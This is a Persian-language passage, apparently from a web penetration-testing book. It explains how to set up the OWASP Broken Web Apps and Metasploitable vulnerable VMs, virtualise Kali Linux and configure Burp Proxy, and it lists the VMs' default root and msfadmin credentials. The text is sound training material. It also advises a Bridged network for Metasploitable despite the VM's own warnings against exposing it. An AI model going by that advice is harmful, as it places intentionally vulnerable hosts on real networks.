http://192.168.1.4/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.1.1
Log in with username = root and password = owaspbwa

owaspbwa login: root
Password:
You have new mail.

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.1.4/

You can administer / configure this machine through the console here, by SSHing
to 192.168.1.4, via Samba at \\192.168.1.4\, or via phpmyadmin at
http://192.168.1.4/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".


root@owaspbwa:~#
```

Right Ctrl



پیاده‌سازی متااسپلوییتبل Metasploitable

Metasploitable چیست ؟ متااسپلوییتبل یک نسخه از سیستم عامل لینوکس می‌باشد که به منظور آزمایش اکسپلوییت های فریم ورک متااسپلوییت طراحی شده است . این سیستم عامل از روی عمد به نحوی پیاده‌سازی شده است که نسبت به اکسپلوییت های موجود در فریم آسیب‌پذیر است و به همین رو برای بسیاری از آزمایش ها گزینه ای مناسب به شمار می‌رود . این سیستم عامل را می‌توانید از اینجا و یا از اینجا دانلود نمایید . پس از دانلود شما یک فایل مطابق تصویر زیر در اختیار خواهید داشت :






این فایل را از حالت فشرده خارج کنید و به محتویات آن را به محل دلخواه خود (محل نگهداری ماشین‌های مجازی خود) درون پوشه ای جداگانه کپی کنید . سپس نرم‌افزار virtual box را باز کنید . بر روی دکمه New کلیک کنید تا یک ماشین مجازی جدید را ایجاد کنید . یک نام به دلخواه برای ماشین مجازی خود انتخاب کنید . نوع سیستم عامل را بر روی لینوکس تعیین کنید و نسخه آن را Other linux 64 bit تعیین کنید .



میزان حافظه رم را تعیین کنید و بر روی next کلیک کنید :




این بار در پنجره ایجاد هارد درایو به جای ایجاد یک هارد دیسک جدید گزینه آخر یعنی استفاده از یک هارد دیسک موجود را انتخاب کنید .





بر روی آیکون پوشه کلیک کنید . مسیر قرارگیری که فایل‌های خود را در آن قرار داده بودید را پیدا کرده و فایل Metasplotable.wmdk را انتخاب کنید .








در نهایت بر روی create کلیک کنید . ماشین مجازی شما ایجاد شد .



پس از ایجاد به تنظیمات ماشین مجازی رفته و مطابق تصویر زیر حالت شبکه را بر روی Bridged Adapter تعیین کنید :





به منظور باز کردن آن را انتخاب و بر روی start کلیک کنید . در این حالت ماشین لینوکس آسیب‌پذیر شما که از قبل نصب و پیکربندی شده است بوت می‌شود و بالا می‌آید :

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: _
```

همانطور که در تصویر هم نوشته شده است به منظور لاگین به سیستم از نام کاربری و رمزعبور پیش‌فرض msfadmin استفاده کنید . پس به جای هم نام کاربری و هم رمزعبور msfadmin را وارد کنید تا مطابق تصویر زیر وارد شوید :

```
Metasploitable Netamooz [Running] - Oracle VM VirtualBox
Machine  View  Devices  Help

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Mon May 21 01:44:38 EDT 2012 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ _
```



در این حالت معمولاً با وارد کردن دستور startx به رابط گرافیکی دستگاه دسترسی پیدا خواهید کرد . ولی در اینجا با وارد کردن دستور startx با خطای زیر روبرو می‌شوید .

Metasploitable Netamooz [Running] - Oracle VM VirtualBox

Machine View Devices Help

```
msfadmin@metasploitable:~$ startx
xauth:  creating new authority file /home/msfadmin/.Xauthority
xauth:  creating new authority file /home/msfadmin/.Xauthority


Fatal server error:
Server is already active for display 0
        If this server is no longer running, remove /tmp/.X0-lock
        and start again.

Invalid MIT-MAGIC-COOKIE-1 keygiving up.
xinit:  Interrupted system call (errno 4):  unable to connect to X server
xinit:  No such process (errno 3):  Server error.
msfadmin@metasploitable:~$ _
```

Right Ctrl

اگر به محتوای خطا دقت کنید مشاهده می‌کنید که نوشته این سرور هم‌اکنون برای حالت نمایش 0 فعال است . در صورتی که این حالت نمایش فعال نیست . با حذف tmp/.X0-lock/ مشکل را بر طرف سازید . ما هم به این خطا گوش می‌کنیم و به همین منظور برای حذف فایل مذکور موقتی دستور زیر را وارد می‌کنیم (دقت کنید که حتماً از sudo استفاده کنید)

```
sudo rm /tmp/.X0-lock
```




Metasploitable Netamooz [Running] - Oracle VM VirtualBox

Machine View Devices Help

```
msfadmin@metasploitable:~$ sudo rm /tmp/.X0-lock
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ _
```

Right Ctrl

اگر حالا بار دیگر دستور `startx` را وارد کنیم به رابط گرافیکی سیستم عامل دسترسی پیدا می‌کنیم.





به منظور دسترسی به ترمینال بر روی صفحه راست کلیک کرده و از قسمت Applications > Terminal Emulators یک ترمینال را انتخاب کنید و باز کنید .



درون ترمینال دستور ifconfig را وارد کنید . اکنون ما می‌دانیم که آدرس آیپی این سیستم عامل 192.168.1.7 است تا در صورت نیاز آزمایش های خود را بر روی آن انجام دهیم و به عنوان یکی از سیستم عامل های قربانی از آن استفاده کنیم .

Metasploitable Netamooz [Running] - Oracle VM VirtualBox

Machine View Devices Help

Eterm 0.9.4

Eterm Font Background Terminal

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:14:6f:5b
          inet addr:192.168.1.7  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe14:6f5b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3972 (3.8 KB)  TX bytes:6598 (6.4 KB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21437 (20.9 KB)  TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$
```

Workspace 1 | 15 May, Fri 16:15:12 | Eterm 0.9.4

Right Ctrl



مجازی سازی کالی لینوکس درمقابل نصب بر روی ماشین فیزیکی

محبوبیت نرم افزارهای مجازی سازی موجب شده تا به گزینه ای جذاب در نصب ماشین تست نفوذ شما مبدل گردد. این نرم افزارها ویژگی های بسیار خوبی را با کمترین صرف هزینه و منابع برای شما به ارمغان می آورند. همچنین دیگر نگران بوت دوگانه سیستم خود نیستید. ویژگی محبوب دیگر نرم افزارهای مجازی سازی کلون کردن ساده ماشین های مجازی است. از این طریق شما می توانید در تست های آزمایشی خوب چندین کپی از یک سیستم عامل ایجاد کرده و دیگر نیاز به نصب تک تک سیستم ها به صورت دستی نیست.

در بسیاری از موارد کانفیگ یک سیستم ایده آل برای تست نیازمند صرف زمان زیادی است. در همین حال هستید که با اجرای یک تست , سیستم هدف شما به دلیل بکارگیری توسط بدافزارهایی که خودتان اجرا کرده اید مختل می شود. در این شرایط برای هربار بکارگیری و تست مجبور به نصب و پیکربندی دوباره هستید. قابلیت کلون کردن سیستم ها این امکان را می دهد که یکبار یک سیستم ایده آل را پیاده سازی کنید و هرگز از آن استفاده نکنید و تنها در صورت نیاز یک کپی سریع از آن ایجاد کرده و تست خود را بر روی آن اجرا کنید. همچنین برخی سیستم های مجازی سازی دارای ویژگی با نام `Revert to Snapshot` (به معنی بازگشت به تصویر فوری).

با این کار حتی کار شما ساده تر شده و دیگر نیاز به کلون کردن کل سیستم ندارید. تنها کافی است از مراحل مختلف تست نفوذ خود یک اسنپ شات یا همان عکس فوری گرفته و در هر مرحله در صورت نیاز با کلیک بر روی `Revert to Snapshot` به حالت قبلی بازگردید.



این همه از ماشین های مجازی سازی و ویژگی های آنها تعریف کردیم ولی این سیستم ها دارای یک ضعف بزرگ و قابل توجه هستند ! در صورتیکه تست نفوذ شما وابسته به قدرت سخت افزاری سیستم باشد نخواهید توانست با ماشین های مجازی تست نفوذ کارآمدی را پیاده سازی کنید. منظور از وابستگی سخت افزاری چیست ؟

فرض کنید تست نفوذ شما نیازمند سنجش قدرت پسوردهای بکاررفته در شبکه می باشد . در این شرایط شما نیازمند پردازش گرافیکی قوی GPU هستید. کرک کردن پسوردها در ماشین مجازی عملا امکان پذیر نیست. دلیل این موضوع هم این است که ماشین مجازی قابلیت استفاده از تمام قدرت پردازشی موجود را ندارد.

ویژگی دیگری که بسیاری از اشخاص را سردرگم می کند , گزینه های شبکه می باشد. گزینه های اصلی موجود شامل Bridged , Host-only و NAT می باشند . شبکه کردن بوسیله گزینه Bridged بر روی ماشین مجازی توصیه می شود . چرا ؟ به این دلیل که در این حالت سیستم شما به نحوی عمل کرده که انگار به طور مستقیم به یک سوییچ فیزیکی متصل شده و بسته ها از ماشین میزبان بدون هیچ تغییری خارج می شوند.


دیگر ویژگی های خوبی که در حین کار با ماشین مجازی باید فعال سازی کنید , امکان کپی و چسباندن فایل و متن و کیپبورد بین ماشین مجازی و ماشین میزبان و همچنین اشتراک فایل بین دو سیستم است. به منظور جلوگیری از پیشامدن هرگونه مشکل در حین نصب این ویژگی ها ابتدا بایستی با استفاده از دستور زیر مخازن کالی را بروزرسانی و هدرهای کرنل لینوکس را نصب کنید :

```
apt-get update && apt-get install -y linux-headers-$(uname -r)
```



ابزارهای مهم در کالی لینوکس

زمانیکه کالی لینوکس شما آماده به کار شد , می توانید کار با ابزارهای خود را آغاز نمایید. از آنجایی که این کتاب درباره تست نفوذ اپلیکیشن های وب می باشد, ابزارهای اصلی که بیشتر زمان خود را صرف استفاده از آنها خواهیم کرد در مسیر Web Applications > Applications در منو کالی لینوکس قابل دسترسی هستند.



در کالی لینوکس 2 در زیر منو Web Applications بخش های دیگری وجود دارد که به شرح هر یک خواهیم پرداخت :

- پروکسی های اپلیکیشن وب
- اسکنرهای آسیب پذیری وب
- کاوشگرهای وب و مرور شاخه
- شناسایی سیستم های مدیریت محتوا و فریم ورک



پروکسی های اپلیکیشن وب

یک پروکسی HTTP یکی از مهم ترین ابزارها در جعبه ابزار یک اپلیکیشن وب هکر می باشد و کالی لینوکس حاوی چند مورد پروکسی محبوب است. اگر که یک ابزار پروکسی فاقد ویژگی مورد نظر شماست می توانید ابزاری دیگر را استفاده کنید و همین موضوع فایده اصلی مخازن گسترده کالی لینوکس است. شما دیگر محدود به یک ابزار خاص نخواهید بود.


پروکسی HTTP ابزاری است که بین مرورگر و وبسایت مورد نظر شما منتظر می ماند و همه ترافیک جریان بین این دو را رهگیری می کند. پروکسی را یک میانجی یا یک حائل بین مرورگر و وبسایت هدف در نظر بگیرید. هدف اصلی تستر اپلیکیشن های وب نیز بدست آوردن اطلاعات و دانش عمیق از نحوه عملکرد درونی اپلیکیشن های وب می باشد و این اطلاعات بدست نمی آید مگر با میانجی گری بین وبسایت و مرورگر . با این روش همه درخواست های ارسالی و پاسخ های دریافتی را می توان به سادگی تحلیل کرد.



پروکسی برپ Burp Proxy

یکی از رایج ترین پروکسی ها در سیستم عامل کالی لینوکس Burp Proxy می باشد که این ابزار بخشی از مجموعه ابزارهای برپ Burpsuite می باشد. Burpsuite مجموعه ابزاری غنی است که شامل ابزارهایی مثل اسپایدر وب , نفوذگر وب , ریپتر و... می باشد. در بخش های بعدی به ویژگی های داخلی این ابزارها خواهیم پرداخت.

Burp Proxy یک پروکسی غیرشفاف می باشد و اولین گامی که برای استفاده با این ابزار بایستی بردارید این است که پروکسی را با آدرس آیپی و پورت خاصی متصل کنید و در مقابل هم مرورگر را به نحوی پیکربندی کنید تا از پروکسی استفاده کند. به صورت پیش فرض Burp بر روی پورت شماره 8080 و آدرس آیپی لوپ بک یعنی 127.0.0.1 گوش می هد.



اطمینان حاصل کنید که شماره پورتی را انتخاب کنید که توسط هیچ اپلیکیشن دیگری استفاده نمی شود تا از ایجاد تصادم خودداری شود.




سپس آدرس آیپی و شماره پورت را یادداشت کرده و آن را به تنظیمات پروکسی در مرورگر اضافه کنید. به این منظور می توانید از افزونه ای همچون Foxy Proxy در مرورگر آیس ویسل کالی استفاده کنید.ای‌ن افزونه به صورت پیش فرض نصب نمی باشد. مزیت استفاده از این افزونه این است که شما می توانید چندین پروکسی متفاوت را برای اپلیکیشن های پروکسی مختلف درون مرورگر تنظیم کنید و بنا به نیاز به راحتی با یک کلیک بین این پروکسی ها سوییچ کنید.

Burp proxy به صورت پیش فرض تنها درخواست ها را از کلاینت رهگیری می کند و پاسخ ها را از سرور رهگیری نمی کند . در صورت نیاز می توانید این قابلیت را از برگه Options و زیربرگه Intercept Server Responses فعال کنید.

سفارشی کردن رهگیری کاربر

